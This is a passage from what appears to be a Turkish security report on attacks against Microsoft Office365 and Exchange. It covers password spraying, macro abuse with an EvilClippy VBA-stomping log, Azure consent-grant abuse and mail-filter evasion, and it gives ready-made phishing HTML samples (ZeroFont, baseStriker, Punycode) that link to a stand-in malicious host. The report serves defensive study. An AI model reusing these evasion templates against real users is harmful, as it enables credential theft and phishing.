Bitglass şirketi tarafından yapılan araştırma sonucunda, dünya genelindeki kullanıcıların yaklaşık %34'ünün Microsoft Office365-Exchange sistemlerini kullandığı tespit edilmiştir.[13] Market değeri milyar dolarlar üzerinden ifade edilen Office365 sistemleri, bu yaygın kullanım neticesinde saldırganlar tarafından sıklıkla hedef alınmaktadır. Bu bölümde Microsoft Office365, Exchange ve OWA sistemlerine yapılan saldırıların genel metodolojileri ve oluşturabilecekleri zararlardan bahsedilecektir.

Her ofansif yaklaşımda olduğu gibi Office365 sistemleri saldırıya maruz kalmadan önce saldırganlar tarafından bir keşif aşamasına tabii tutulmaktadır. Açık kaynak kodlu olan ve keşif aşamasında kullanılan popüler araçlar aşağıda listelenmiştir. (Sınıflandırılmadan sıralanmıştır.)

- Raindance (https://github.com/True-Demon/raindance, PowerShell Script)
- MailSniper (https://github.com/dafthack/MailSniper, PowerShell Script)
- TREVORspray (https://github.com/blacklanternsecurity/TREVORspray, Python Script)
- O365recon (https://github.com/nyxgeek/o365recon, PowerShell Script)

Bu araçlar mevcut kullanıcı listesinin çıkarılması, Multi-Factor-Authentication protokolüne sahip hesapların işaretlenmesi, kullanılan sunucu versiyonu gibi bilgilerin ele geçirilmesini ve ele geçirilmiş hesaplar üzerinden daha fazla bilgi toplanılmasını sağlayabilmektedir. Sunucu güvenliğinden sorumlu kişilerin ve araştırmacıların ofansif süreç hakkında bilgi edinmesi ve kendi korunma metodolojilerini uygulayabilmesi için bu araçların incelenmesi önerilmektedir.

Office365 / OWA / Exchange sistemleri olarak bilinen Microsoft tabanlı e-posta servis sağlama uygulamaları da diğer her web uygulaması ve sunucu gibi istismarlara maruz kalmaktadır. Kullanılan yaygın istismar metotlar aşağıda listelenmiştir. (Kullanım oranından bağımsız olarak sıralanmıştır.)

- Password Spraying / Bruteforce Attacks
- Data Breached Credentials (Önceden Sızdırılmış Hesap Bilgileri)
- Parola Tekrarı
- Phishing & Spear-Phishing (Oltalama saldırıları)
- 0-Days / Unpatched Vulnerabilities (Yamalanmamış Zafiyetler)
- KnockKnock Saldırıları

Örnek bir saldırı zinciri aşağıdaki gibidir.

Bu saldırılardan genel korunma ve sistem sıkılaştırması için Exchange ve Office E-Posta Sunucularında Güvenlik Sıkılaştırmaları bölümüne başvurabilirsiniz.

13 https://www.bitglass.com/

13 https://www.bitglass.com/press-releases/report-cloud-just-as-secure-as-premises-apps

4.1. Office Sistemlerinde Password Spraying ve Brute-Force (Kaba-Kuvvet) Saldırıları

Office sistemlerinde yaygın olarak görülen saldırı metotlarından olan "Password Spraying", Kaba-Kuvvet saldırılarının bir çeşidi olarak nitelendirilebilmektedir. Kaba-Kuvvet saldırıları Microsoft tarafından çoğunlukla engelleniyor olsa da "Password Spraying" saldırıları sistemler tarafından yakalanılamamaktadır. Kaba-Kuvvet ve "Password Spraying" saldırıları arasındaki fark;

- Kaba-Kuvvet saldırıları tek bir hesabı, belli bir parola listesi ile hedef almaktadır.
- "Password Spraying" saldırıları, birden fazla hesabı genellikle birkaç tane parola ile hedeflemektedir. Bu sayede rate limit (Hatalı Giriş Sayısı) uyarılarını atlatmaktadır.

Aşağıdaki listede "Password Spraying" saldırılarında yaygın olarak kullanılan bir metodoloji gösterilmiştir.

1. İnternet aramaları ve Phishing saldırıları yoluyla hedef kişi / sistem / hesap hakkında bilgi toplanması.
2. Sıklıkla kullanılan / tekrar eden parola ile hesaplara giriş denemeleri yapılması. (Örneğin "parola1234" vs.)
3. Herhangi bir hesabın ele geçmesi durumunda, hesabın bağlı olduğu sistemin taranmasıyla kayıtlı olan diğer e-posta ve bilgilerinin elde edilmesi ile saldırı yüzeyinin genişletilmesi.
4. Elde edilen hesaplar / sistemler yoluyla, şirket ağında zararlı yayılım görünmesi.
5. Ağda ele geçirilen sistemlerden bilgi sızdırılması, fidye yazılımları (ransomware), hizmet kesintisi gibi çeşitli saldırılar gerçekleştirilmesi.

"Password Spraying" ve Kaba-Kuvvet saldırılarının önlenmesi ve etkilerinin azaltılması ile ilgili bilgiler için Azure Active Directory Password Protection (AAAPP) Kullanılması ve Azure Multi-Factor Authentication (A-MFA) Kullanımı bölümlerine başvurabilirsiniz.

4.2. Sızdırılmış Hesap Bilgileri ve Parola Tekrarı (Credential Stuffing)

2019 yılında Google tarafından yapılan araştırmada kullanıcıların %65'inin hesapları için aynı parolayı kullandığı tespit edilmiştir. Office365 / Exchange sistemleri üzerinde kayıtlı olan e-posta adresleri ile farklı servise üye olan kullanıcıların tüm sistemlerde aynı parolayı kullanması, sistem bütünlüğünü ve kullanıcı hesap güvenliğini tehlikeye atmaktadır. Bu istismar sürecinden yararlanılan örnek saldırı süreci aşağıda verilmiştir.

1. Kullanıcının sistemde kullandığı e-posta-parola bilgileri ile başka bir servise üye olması.
2. 3. Parti sistemden bilgi ifşası yaşanması sonucu, kullanıcı e-posta ve parola bilgilerinin saldırganların eline geçmesi.
3. Kullanıcının kurumsal bazda kullandığı e-postasının ele geçirilmesi.

Sızdırılmış Hesap Bilgileri ve Parola Tekrarı saldırılarından korunma yolları için Exchange ve Office E-Posta Sunucularında Güvenlik Sıkılaştırmaları ve Azure Active Directory Password Protection (AAAPP) Kullanılması bölümlerine başvurabilirsiniz.

4.3. Phishing & Spear-Phishing Saldırları

Phishing (Oltalama) saldırıları özellikle kurumsal ölçekte yaygın bir şekilde görülmektedir. Yapılan araştırmalara göre istatistiksel olarak 2018 yılında Phishing saldırılarına en çok maruz kalan ülkeler arasında Türkiye 6. sırada gözlemlenmiştir. Spear-Phishing ve Phishing saldırılar arasındaki fark kısaca şu şekilde özetlenebilir;

- Phishing saldırıları birden fazla hesabı, belli bir hedef olmadan ifşa etmek amacıyla uygulanmaktadır.
- Spear-Phishing saldırıları spesifik kişileri / hedefleri açığa çıkarmak için özel olarak hazırlanmış, hedef bazlı saldırılardır. Spear-Phishing saldırıları genel olarak yüksek profilli kişileri ve kurumları hedeflemekte olup bağımsız şirketler tarafından yapılan araştırmalar sonucunda başarı oranının yaklaşık olarak **%70** olduğu belirlenmiştir.

Phishing saldırı örnekleri için Spam ve Zararlı E-Postalar / Filtreleme Atlatma Teknikleri bölümüne başvurabilirsiniz.

Phishing saldırılarından Office sistemlerinden korunma yolları için Exchange ve Office E-Posta Sunucularında Güvenlik Sıkılaştırmaları bölümüne başvurabilirsiniz.

4.4. 0Day ve Bilinen Açıkların İstismar Edilmesi

Bu bölümün başında belirtildiği gibi dünya genelindeki e-posta sistemlerinin %34'ünün Microsoft Office / Exchange kullandığı tahmin edilmektedir. Bu kadar yaygın olan bir sistemin saldırganlar açısından sıkça saldırılara maruz bırakılması beklenen bir durumdur. Bu kadar yaygın olması aynı zamanda araştırmacıların da ilgisini çekmekte ve sürekli olarak güvenlik iyileştirmeleri yapılmaktadır. Her sistemde olduğu gibi zaman zaman Office sistemlerinde de güvenlik açıkları er ya da geç tespit edilmektedir. Şu ana kadar Microsoft Exchange sistemlerinde 60'ın üzerinde güvenlik zafiyeti, araştırmacılar tarafından raporlanmıştır.

Yeni ortaya çıkan zafiyetlerin yanında sistem yöneticilerinin de düzenli olarak sistem kontrolü / güncellemesi yapmaması, mevcut olan zafiyetler yoluyla saldırganlara geniş bir saldırı yüzeyi sunmaktadır.

0Day ve bilinen açıkların istismar edilerek gerçekleştirildiği saldırılardan korunma yolları için Exchange ve Office E-Posta Sunucularında Güvenlik Sıkılaştırmaları, Microsoft Baseline Security Analyzer (MBSA) Kullanımı, Üçüncü Parti Koruma Yazılımlarının Kullanılması (Anti virüs – EDR Çözümleri) bölümlerine başvurabilirsiniz.

4.5. KnockKnock Saldırıları

KnockKnock saldırısı ilk olarak 2017 yılında McAfee Security tarafından tespit edilmiş olup, modern korunma yöntemlerinin atlatılması için kullanılan sistemlerin bir bileşimi olma özelliği göstermektedir. KnockKnock saldırılarının tespitinin ardından araştırmacılar gerekli önlemleri almaya çalışmış ancak saldırının temel metodolojisi nedeniyle kesin bir çözüm bulunamamıştır. KnockKnock saldırısının temel özellikleri şu şekildedir;

- KnockKnock saldırıları, Botnet olarak adlandırılan birden fazla cihazın ortak çalıştığı bir sistem yapısındadır.
- Bu saldırının diğer saldırılardan ayrılmasının en önemli sebebi, sistem üzerinde kayıtlı olan ancak insanlar tarafından kullanılmayan **otomatize sistem e-posta adreslerini** hedef almasıdır.
- Kaba-Kuvvet saldırısı olarak nitelendirilmesi güvenlik uzmanlarınca doğru bulunmamıştır.
- Saldırı ilk keşfedildiğinde 83 farklı IP, 63 farklı ağ olmak üzere isteklerin toplamda 16 ülkeden geldiği gözlemlenmiştir. (Sistemlerin çoğunun kayıtlı olduğu yer Çin olarak tespit edilmiştir.)
- Saldırının sofistike olarak nitelendirilebilecek yanlarından bir diğeri ise, hedef alınan sistemlerde 3 ila 5 defaya kadar giriş denemesi yapmasıdır. Giriş vektörü sağlandıktan sonra ise kendine özel bir gelen kutusu oluşturup istekleri burada toplamaktadır.
- Bu saldırının etkili olmasının temel sebeplerinden biri ise sistem hesaplarının çoğunlukla SSO ve MFA (Multi-Factor-Authentication) sistemleri tarafından korunmuyor olması ve normal kullanıcıdan çok daha fazla haklara sahip olmasıdır.
- Sistem hesaplarına erişim sağlandıktan sonra belli bir süreç doğrultusunda saldırılar yaşanmadığından dolayı, saldırganların "erişim sağladıkları kuruma" özel bir saldırı metodolojisini takip ettikleri belirlenmiştir.

Günümüzde hala KnockKnock metodolojisine sahip saldırılar Office sistemlerini hedef almaktadır.

KnockKnock saldırılarının tespiti ve korunma yolları için Safe & Block List Kullanımı ve Azure Multi-Factor Authentication (A-MFA) Kullanımı bölümlerine başvurabilirsiniz.

4.6. Makroların Kötüye Kullanımı

VBA (Visual Basic for Applications), Microsoft Office ile kullanılabilen, Office yazılımının özelliklerinin kullanıcı tarafından genişletilebilmesini sağlayan bir dildir.

Geniş özellikleri sayesinde saldırganlar tarafından tek başına zararlı yazılım geliştirilmesinde kullanılabileceği gibi başka bir düzende hazırlanmış zararlı yazılımın sisteme yüklenmesinde araç olarak da kullanılabilmektedir.

Microsoft, Office 365 için "Application Guard" adlı yeni bir özellik sunmaya hazırlanmaktadır. Bu özellikle birlikte makroların sanal bir kapsamda çalıştırılması planlanmaktadır. Bu sayede çalışan makro zararlı olsa bile gerçek ortama erişemeyecektir.

VBA özelliğinin kötüye kullanılmasını sağlayacak hazır araçlar bulunmaktadır. Bu durum saldırıyı kolaylaştırmaktadır. Bu araçlar VBAStomping, shellcode yükleme, çalışma öncesi hedef kontrolü (internet bağlantısı kontrolü, hedef kullanıcı adı, yazılım versiyonu kontrolü, sanal makinede kontrolü, en son çalışılacak tarih), kod karıştırma gibi özellikleri paket halinde sunmaktadır. Bu araçları kullananların genellikle başka bilgiye sahip olmadan araçların parametrelerini ayarlayıp kullanmaları yeterli olmaktadır.[14]

SYLK (Symbolic LinK), Excel biçimini saklamaya yarayan eski bir biçimdir. SYLK biçimi VBA öncesidir ve çalışan VBA kodu bulundurmazlar. Fakat Excel 4.0 makrolarını ve DDE komutlarını barındırabilirler. Bu makro biçimi VBA'dan farklı sözdizimi ve çalışma düzeni içerir. VBA ile benzer özellikleri ve riskleri vardır.[15]

Kötüye kullanımı kolaylaştıracak araçlar bulunmaktadır.[16]

Araştırmacıların kullanımı için de açık kaynak araçlar bulunmaktadır. Bunlardan **oletools** birden fazla aracın özelliğini birleştirdiğinden öne çıkmaktadır. **oletools** başka uygulamaların da geliştirilmesine kolayca dahil edilebilir. Özellikleri arasında VBA Stomping tespiti, şüpheli komut tespiti, olası IoC listeleme, P-Code ve VBA kodu görüntüleme gibi özellikler de bulunmaktadır.[17]

Zararlı makrolar otomatik olarak başlayabilmek için **AutoOpen**, **Document_Open**, **Document_Close** gibi tetikleyicilerden faydalanırlar. Bu tetikleyicilerin kullanıldığı makrolara şüpheyle yaklaşılabilir. Zararlı kod asıl zararlı kısım ortaya çıkıncaya kadar

[14] https://github.com/Pepitoh/VBad
14 https://github.com/haroldogden/adb
14 https://github.com/outflanknl/EvilClippy
14 https://github.com/mdsecactivebreach/SharpShooter
14 https://github.com/decalage2/oletools/wiki

[15] https://attack.mitre.org/techniques/T1559/002/
[16] https://github.com/outflanknl/Scripts/blob/master/shellcode_to_sylk.py
[17] https://github.com/decalage2/oletools/wiki

birden fazla aşamadan geçiyor olabilir. Bazı aşamalar için kodlar doküman gövdesine, VBA formlarına veya diğer kaynaklara (resimler gibi) eklenmiş olabilir.

Saldırganlar kalıcılık elde etmek amacıyla Office paketi ile gelen taslakları değiştirebilirler. Bu sayede yeni oluşturulan dosyalarla beraber dağıtımlarını sağlayabilirler.[18]

Outlook diğer Office uygulamalarından farklı olarak aynı zamanda sadece bir VBA Projesinin bulunmasına izin vermektedir. Bu proje dosyası (vbaProject.OTM) dağıtım amaçlı değildir, sadece kişisel makro geliştirme amaçlıdır. Saldırganlar güvenlik önlemlerini aştıktan sonra özel hazırlanmış vbaProject.OTM dosyasını yükleyebilir ve böylece Outlook üzerinde zararlı kodlarını (arka kapı gibi) çalıştırabilirler.

4.6.1. VBA Stomping

VBA makroları dokümanlarda kaynak kod ve **P-code (Packed code)** şeklinde tutulurlar. Makro çalıştırılırken eğer **P-code** geçerliyse ve kullanılan Office yazılımı versiyonuna uygunsa kaynak kod değil, **P-code** çalıştırılır. Saldırgan kaynak koddan bağımsız olarak P-code olarak tutulan kısmı değiştirebilir. Bu durum 2019 yılında Dr. Vesselin Bontchev'in araştırmasıyla[19] araştırmacıların dikkatine sunulmuştur, teknik VBA Stomping olarak anılmıştır.

Genele açık kaynak araçlar bulunabildiğinden bu tekniğin uygulanması kolaydır. Bu araçlardan **EvilClippy** aracı uygulamayı bir adım ileriye taşıyarak kullanılan Office versiyonuna uygun **P-code** sağlayacak bir Web sunucusunu da oluşturabilir. Göndereceği dosyayı Outlook'un "User-Agent" mesajına göre belirler.

```
victim:~/Software/EvilClippy> ./EvilClippy.exe --webserver=1343 -s test.vbs test_doc.doc
Now stomping VBA code in module: ThisDocument
Webserver starting on port 1343. Press a key to quit.
Webserver running...
Serving request from 10.4.137.6:56836 with user agent Mozilla/4.0 (compatible; MSIE 7.0; Windows NT 6.2; Win64; x64; Trid
0C; Microsoft Outlook 15.0.5023; ms-office; MSOffice 16)
Targeting pcode on Office version: 2016x64
Serving out file 'test_doc_EvilClippy.doc'
Serving request from 10.4.137.6:56842 with user agent Mozilla/4.0 (compatible; MSIE 7.0; Windows NT 6.2; Win32; x32; Trid
0C; Microsoft Outlook 15.0.5023; ms-office; MSOffice 16)
Targeting pcode on Office version: 2016x86
Serving out file 'test_doc_EvilClippy.doc'
Serving request from 10.4.137.6:56846 with user agent Mozilla/4.0 (compatible; MSIE 7.0; Windows NT 6.2; Win32; x32; Trid
0C; Microsoft Outlook 15.0.5023; ms-office; MSOffice 15)
Targeting pcode on Office version: 2013x86
Serving out file 'test_doc_EvilClippy.doc'
```

Ekran görüntüsü [20]

Araştırmacılar bu tekniğin uygulandığı dokümanlarda bulunan kodun aslında ne yaptığını **P-code**'u inceleyerek anlamaya çalışabilirler.

4.6.2. Dosya Önizleme Modunda Makronun Onaysız Çalışması

Windows dosya yöneticisinin "dosya ön izleme" özelliği bazı Office versiyonlarında makro çalıştırmak için onay almadan makronun çalışmasını sağlamaktadır.

4.7. "Add-in" ve Azure Uygulamalarının Kötüye Kullanılması

Office eklenti desteği sunmaktadır. Eklentilerin kötüye kullanılması genellikle kalıcılık kazanma için kullanılmaktadır. "Add-in" eklerinden farklı olarak Azure uygulamaları, ayrı ele alınması gereken bir saldırı yüzeyi oluşturmaktadır.[21]

Azure uygulama servisi sayesinde özelleştirilmiş "bulut" uygulamaları oluşturulabilir. Programlama arayüzü sayesinde birçok iş bu uygulamalara yaptırılabilir (OneDrive, e-posta kutuları, mesajlaşma, kullanıcı listeleri gibi Office 365 ortamıyla etkileşimler). Bu durum saldırganların da dikkatini çekmiştir.

Bir Azure uygulaması eklenirken, eğer genel yönetim ayarı engellemiyorsa kullanıcıdan onay almak üzere bir sayfa gösterilir. Bu sayfa gerçekten Microsoft'a aittir (Bu saldırgan tarafında inandırıcılığı artıran bir avantajdır). Onay ardından uygulama Office ortamına eklenir.

[18] https://attack.mitre.org/techniques/T1137/001/

[19] https://github.com/bontchev/pcodedmp

[20] https://raw.githubusercontent.com/clr2of8/Presentations/master/Sp4rkCon2019-VBAstomp.pdf

[21] https://attack.mitre.org/techniques/T1137/006/

- Kullanıcıya zararlı e-posta gönderilir / Sahte eklenti önerilir.
- Kullanıcının linki takibiyle beraber gerçek Microsoft onay sayfası açılır.
- Kullanıcının erişim bilgilerini girip onay vermesiyle beraber uygulama eklenmiş olur.
- Zararlı Azure uygulaması, aldığı izinler kapsamında çalışmaya hazırdır.
- Erişim izni verildikten sonra kullanıcı, Microsoft onay sayfasından uygulama geliştiricisinin belirlediği bir internet sitesine yönlendirilebilir.

Saldırı Senaryoları

- Office 365'e kayıtlı kullanıcıların, grupların, cihazların listesini elde edebilir.
- Gerçek alan adı üzerinden e-posta gönderebilir. Bu sayede çalışanlara kurum içinden gelen bir e-posta ile kandırmaya çalışabilir.
- E-posta Yönlendirme kuralları oluşturabilir. (Örneğin, e-postanın içinde "transfer", "SWIFT", "nakit", "banka", "IBAN" gibi kelimeler geçiyorsa saldırganın e-posta adresine bir kopyasını yolla.)
- Kurbanın değiştirme izni olan dosyaları şifreleyerek geri yükleyebilir ve orijinallerini silebilir, dosyaların anahtarları için fidye isteyebilir.
- Genele açık paylaşım linkleri oluşturabilir.

Kullanıcılar, https://myapps.microsoft.com sayfasından izin verdikleri uygulamaların listesini kontrol edebilir ve şüpheli uygulamaların erişim izinlerini kaldırabilirler / durumu sistem yöneticilerine bildirebilirler. [22]

[22] https://docs.microsoft.com/en-us/microsoft-365/security/office-365-security/detect-and-remediate-illicit-consent-grants?view=o365-worldwide

5. Spam ve Zararlı E-Postalar / Filtreleme Atlatma Teknikleri

Microsoft Mail Security tarafında alınan önlemlerin atlatılması için saldırganlar çeşitli taktikler kullanmaktadır. Microsoft Mail Servislerini hedef alan bazı saldırı vektörleri bu bölümde incelenecektir. Saldırı vektörlerine ve genel metodolojilerine değinmeden önce Microsoft tarafından alınan önlemlerden bahsedilmesi daha doğru olacaktır.

Yapılan saldırılarda (spam phishing, spear-phishing) temel amaç kullanıcı bilgilerinin çalınması, uygulama indirilmesinin sağlanması ya da herhangi başka bir siteye geçiş yapılmasını sağlamaktır.

Doğal Dil İşleme (Natural Language Processing): E-posta tabanlı saldırıların önlenmesi amacıyla Microsoft yollanan e-postaların içeriğinin incelenmesi amacıyla yapay zekâ tabanlı "Doğal Dil İşleme" sistemi kullanmaktadır. Örnek olarak, e-posta içeriğinde "© 2020 Cyberwise" yazısı geçiyor ancak e-postanın yollandığı adres Cyberwise şirketine ait değil ise Microsoft güvenlik önlemleri bunu güvensiz / sahte e-posta olarak işaretleyecektir.

Bağlantı Filtrelenmesi (Connection Filtering): Gelen e-postaların, bağlantının kurulduğu IP adresine bağlı olarak iyi veya kötü olarak sınıflandırılmasını sağlamaktadır. Office bağlantı politikalarında "default" olarak bazı IP adreslerine doğrudan güvenildiği unutulmamalıdır.

Spam Filtrelenmesi (Spam Filtering): "Exchange Online Protection" (EOP) sistemi dahilinde gelen bir koruma mekanizmasıdır. Sisteme bağlı olarak gelen e-postaların "Spam, Yüksek İhtimalle Spam, Toplu E-posta, Yüksek İhtimalle Oltalama Saldırısı" şekillerinde sınıflandırılmasını sağlamaktadır. Sistem yöneticileri e-postaların bu şekilde işaretlenmesi durumunda alınabilecek aksiyonları kendi isteklerine göre ayarlayabilmektedir.

Giden Spam Filtresi (Outbound Spam Filtering): EOP sistemi aynı zamanda kullanıcıların "Spam E-Posta" yollamasını önlemek amacıyla giden e-posta trafiğini de takip etmekte ve hesap başına düşen e-posta limitini ayarlamaktadır.

Kullanıcı ve Microsoft tarafında alınan önlemler arttıkça saldırganlar bu savunma mekanizmalarını atlatmak amacıyla yeni taktikler geliştirmektedir. Bu bölümde savunma mekanizmalarının atlatılması için yaygın olarak kullanılan taktiklerden bahsedilecektir.

5.1. ZeroFont

E-posta servisi tarafında alınan önlemlerin atlatılması amacıyla ZeroFont adı verilen bir saldırı taktiği kullanılmaktadır. ZeroFont saldırısının temel mantığı, e-posta içeriğine yazı-karakteri-boyutu sıfır olacak şekilde ASCII karakterleri ekleyerek "Doğal Dil İşleme" sistemini atlatmayı hedeflemektedir. Aşağıdaki kod bloğunda kullanıcıya ulaştırılan e-postanın **ZeroFont** taktiği uygulanarak değiştirilmiş kısmı gösterilmiştir.

```
1.  <!DOCTYPE html>
2.  <html>
3.     <title>Mail Değişikliği Hk.</title>
4.     <body>
5.        <h1>
6.           Mail Adreslerinin Güncellenmesi Hk.
7.        </h1>
8.        <h2>ACİL</h2>
9.        <p style="color:red">Sistemde gerçekleşecek güncellemeler sebebiyle şirket E-Posta adreslerimiz
    güncellencektir. Lütfen aşağıdaki linkten şirket E-Posta adresinizi güncelleyiniz.
10.       </p>
11.       <h3>
12.      <p>
13.         <a href="http://1337ha4x0r.xyz/d6f97c11b82f1450613c4496110758f2.php">E-Postamı Güncelle
14.         </a>
15.      </p>
16.        </h3>
17.        <p>Saygılarımla, Bilişim Sistemleri Sorumlusu [REDACTED]</p>
18.        <span style="FONT-SIZE: 0px">ππ</span>©
19.        <span style="FONT-SIZE: 0px">ππ</span> 2
20.        <span style="FONT-SIZE: 0px">ππ</span>02
21.        <span style="FONT-SIZE: 0px">ππ</span>0 C
22.        <span style="FONT-SIZE: 0px">ππ</span>yb
23.        <span style="FONT-SIZE: 0px">ππ</span>erw
24.        <span style="FONT-SIZE: 0px">ππ</span>is
25.        <span style="FONT-SIZE: 0px">ππ</span>e
26.    </body>
27. </html>
```

Yukarıdaki kod bloğunda “<span style=FONT-SIZE: 0px>πππ” satırları kaldırıldığı zaman e-postadan alınmış parçanın asıl içeriğinin “© 2020 Cyberwise” olduğu ortaya çıkmaktadır. Kullanıcı e-postayı açtığı zaman karşılaşacağı içeriğin bir şirketten geldiğini düşünecektir. Kullanıcı tarafında gözükecek olan e-posta aşağıda gösterilmiştir.

Mail Adreslerinin Güncellenmesi Hk.

ACİL

Sistemde gerçekleşecek güncellemeler sebebiyle şirket E-Posta adreslerimiz güncellencektir. Lütfen aşağıdaki linkten şirket E-Posta adresinizi güncelleyiniz.

E-Postamı Güncelle

Saygılarımla, Bilişim Sistemleri Sorumlusu [REDACTED]

© 2020 Cyberwise

Dil işleyici tarafından görüntülenecek karakterler ise şu şekilde olacaktır;

```
πππ©πππ202πππ0Cπππybπππerwπππisπππe
```

Microsoft tarafında e-postanın içeriğinin yukarıdaki gibi okunması sonucunda anti-phishing filtrelerinin ve endpoint korumalarının atlatılması mümkün olmaktadır.

5.2. baseStriker

baseStriker açığı, güvenlik araştırmacıları tarafından 2018 yılı Mayıs ayında keşfedilmiştir. baseStriker açığının temel mantığı HTML dilindeki **<base>** elementinin kullanılmasına dayanmaktadır. Base elementi altında yazılan URL değeri sonrasında birleştirilerek tekrar kullanılabilmektedir. Bu özelliği sebebiyle Microsoft ATP sistemlerini ve endpoint korumasını başarıyla atlatabilmiştir.

- baseStriker açığı yayımlandıktan 2 hafta sonra Microsoft tarafından yapılan yama sonucu düzeltilmiştir.

Aşağıda baseStriker yöntemi kullanılarak zararlı alan adlarını yayan bir html kod örneği gösterilmiştir.

```
1.  <!DOCTYPE html>
2.  <html lang="tr">
3.     <title>İnternet Kotası Hk.</title>
4.     <head>
5.        <base href="http://1337ha4x0r.xyz/">
6.        </head>
7.        <body>
8.           <h1>İnternette Size Özel Fırsatlardan Yararlanın</h1>
9.           <label for="kota">Bu ayki kota kullanımı:</label>
10.          <progress id="kota" value="85" max="100"></progress>
11.          <p>İnternet kotanız bitmek üzeredir. İnternet kotanızı yenilemek için
12.             <a href="d6f97c11b82f1450613c4496110758f2.php">Ücretsiz İnternet</a> adresinden gerekli
    işlemleri yapınız.
13.          </p>
14.          <p>© Güvenilir İnternet Sağlayıcınız</p>
15.       </body>
16.    </html>
```

Base etiketi tarafından kullanılan zararlı alan adı, bir sonraki paragraf başlangıcında bir sonraki parçasıyla birleştirilmekte ve bu yüzden ATP sistemi tarafından yakalanamamaktadır. Kullanıcı tarafında gözükecek olan e-posta aşağıda gösterilmiştir.

İnternette Size Özel Fırsatlardan Yararlanın

Bu ayki kota kullanımı:


İnternet kotanız bitmek üzeredir. İnternet kotanızı yenilemek için Ücretsiz İnternet adresinden gerekli işlemleri yapınız.

© Güvenilir İnternet Sağlayıcınız

Yukarıda gösterilen örnekteki "Ücretsiz İnternet" hyperlinki kullanıcıyı doğrudan zararlı siteye yönlendirecektir.

5.3. Puny Phishing

Punycode-Phishing familya olarak typosquatting ailesine üye bir şaşırtma yöntemidir. Punycode metodu Domain Adı Sistemlerine (DNS) non-ASCII karakter desteği sağlanması için eklenmiştir. Puny-Phishing metodunun temel amacı kullanıcıyı sayfanın güvenli olduğuna inandırırken, metin bazında URL kontrolü yapan güvenlik sistemlerinin kandırılması / şaşırtılmasıdır. Saldırganlar tarafından yollanabilecek örnek e-posta aşağıda verilmiştir.



Sayın [REDACTED]

Siparişinizde bize güvendiğiniz için teşekkürler. Paket numarası, tahmini teslim tarihi için sitemize giriş yapmanız yeterlidir.

Alıcı: [REDACTED]

Mail Adresi: mail@mail.com

Ürün Takibi:http://güvenilirkargo.com

ÖNEMLİ

Eğer ürün siparişi tarafınızca gerçekleşmediyse sitemiz üstünden bilgileriniz ile siparişinizi iptal edebilirsiniz.

© Hızlı Taşıyanlar Kargoculuk Ltd. A.Ş.

E-postanın içeriğine bakıldığında saldırganların hedef alınan kullanıcıyı "http[:]//güvenlikargo.com" adresine yönlendirmeye çalıştığı görülmektedir. Ancak e-postanın kaynak kodu incelendiğinde durumun çok daha farklı olduğu ortaya çıkmaktadır. E-posta kaynak kodu aşağıda verilmiştir.

```
1.  <!DOCTYPE html>
2.  <html lang="tr">
3.     <title>Kargo Takibi Hk.</title>
4.     <body>
5.        <h1>Sayın [REDACTED]</h1>
6.        <p>Siparişinizde bize güvendiğiniz için teşekkürler. Paket numarası, tahmini teslim tarihi için
    sitemize giriş yapmanız yeterlidir.</p>
7.        <p>Alıcı: [REDACTED]</p>
8.        <p>Mail Adresi: mail@mail.com</p>
9.        <p>Ürün Takibi:
10.          <a href="http://xn--bilgielegeirme-pjb.com">http://güvenilirkargo.com</a>
11.       </p>
12.       <p style="color:red">ÖNEMLİ</p>
13.       <p>Eğer ürün siparişi tarafınızca gerçekleşmediyse sitemiz üstünden bilgileriniz ile
    siparişinizi iptal edebilirsiniz.</p>
14.       <p>© Hızlı Taşıyanlar Kargoculuk Ltd. A.Ş.</p>
15.    </body>
16. </html>
```

E-posta kaynak kodu incelendiğinde, tıklanılan köprü bağlantısının kullanıcıyı "http[:]//xn--bilgielegeirme-pjb.com" adresine yönlendirdiği görülmektedir. Punycode olarak verilen link, tarayıcılar tarafından ASCII formatında işlenmektedir, bu yüzden kullanıcı köprü bağlantısına tıkladığı zaman "http[:]//bilgielegeçirme.com" adresine yönlendirilecektir.


Burada sıklıkla görülen oltalama saldırılarından farklı olan durum kısaca şu şekilde ifade edilebilir;

```
Kullanıcıya Gösterilen Link: http[:]//güvenilirkargo.com
